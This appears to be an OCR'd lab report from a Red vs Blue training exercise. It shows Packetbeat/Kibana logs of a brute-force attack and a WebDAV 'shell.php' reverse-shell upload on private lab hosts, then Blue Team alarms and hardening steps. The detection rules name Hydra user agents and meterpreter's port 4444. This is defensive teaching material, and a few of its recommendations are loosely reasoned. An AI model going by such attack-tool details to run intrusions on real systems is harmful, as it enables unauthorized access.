
Analysis: Uncovering the Brute Force Attack



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://127.0.0.1/server-status?auto=	17,117
http://192.168.1.105/company_folders/secret_folder/	11,917
http://192.168.1.105/webdav	292
http://192.168.1.105/webdav/shell.php	159
http://192.168.1.105/webdav/passwd.dav	62

Analysis: Finding the WebDAV Connection



Red vs Blue (24) - ml-lab-8e78fe87-0e6c-4669-976d-1d888589ab61.eastus2.cloudapp.azure.com:65044 - Remote Desktop Connection

Not secure | 192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:now-30d,to:now))&_a=(columns:!(_source),index:'packetbeat-*',interval:auto,qu...

Discover

"/webdav/shell.php"

KQL | Last 30 days | Show dates

packetbeat-*

159 hits

May 25, 2020 @ 23:04:49.130 - Jun 24, 2020 @ 23:04:49.131 — Auto

```
Jun 16, 2020 @ 20:57:58.592   url.path: /webdav/shell.php @timestamp: Jun 16, 2020 @ 20:57:58.592 status: OK network.type: ipv4
                              network.transport: tcp network.protocol: http network.direction: inbound
                              network.community_id: 1:Vbv3BqLs4zpBJUeTl+5BL0xVfTk= network.bytes: 1.4KB agent.ephemeral_id: adec79e5-a3a4-430d-
                              ac4d-9c93ea305e5f agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0
                              agent.type: packetbeat destination.port: 80 destination.bytes: 915B destination.ip: 192.168.1.105

Jun 16, 2020 @ 20:57:58.588   url.path: /webdav/shell.php @timestamp: Jun 16, 2020 @ 20:57:58.588 status: OK server.ip: 192.168.1.105
                              server.port: 80 server.bytes: 915B query: PROPFIND /webdav/shell.php http.response.status_code: 207
                              http.response.bytes: 915B http.response.body.bytes: 700B http.response.headers.content-length: 700
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Set an alarm to go off any time unauthorized activity is detected on port 4444.

System Hardening

What configurations can be set on the host to mitigate port scans?

Configure the firewall so that it blocks port scans from attackers

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

We could set an alert that goes off for any machine that attempts to access the directory or file in the directory.

System Hardening

What configuration can be set on the host to block unwanted access?

Remove the directory and file from the server in order to prevent any unwanted access.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Set an alert to go off if 401 UNAUTHORIZED is returned from any server over a certain threshold that would weed out forgotten passwords. Start with 10 in one hour and refine from there.

Set an alert to go off if the user_agent.original value includes HYDRA in the name.

System Hardening

What configuration can be set on the host to block brute force attacks?

After the limit of ten 401 UNAUTHORIZED codes have been returned from a server, that server can automatically drop traffic from the offending IP address for a period of 1 hour. We could also display a lockout message and lock the page from login for a temporary period of time from that user.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Create an alert to go off anytime the directory is accessed by any other machine besides the authorized machine.

System Hardening

What configuration can be set on the host to control access?

Disable connections to the shared folder from the web interface. Restrict connections to the shared folder by implementing a firewall rule.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Set an alert for .php files that are uploaded to a server

What threshold would you set to activate this alarm?

Set an alert for traffic moving through port 4444. This is the default port for meterpreter.

System Hardening

What configuration can be set on the host to block file uploads?

Remove the ability to upload files to the directory over the web interface.

The End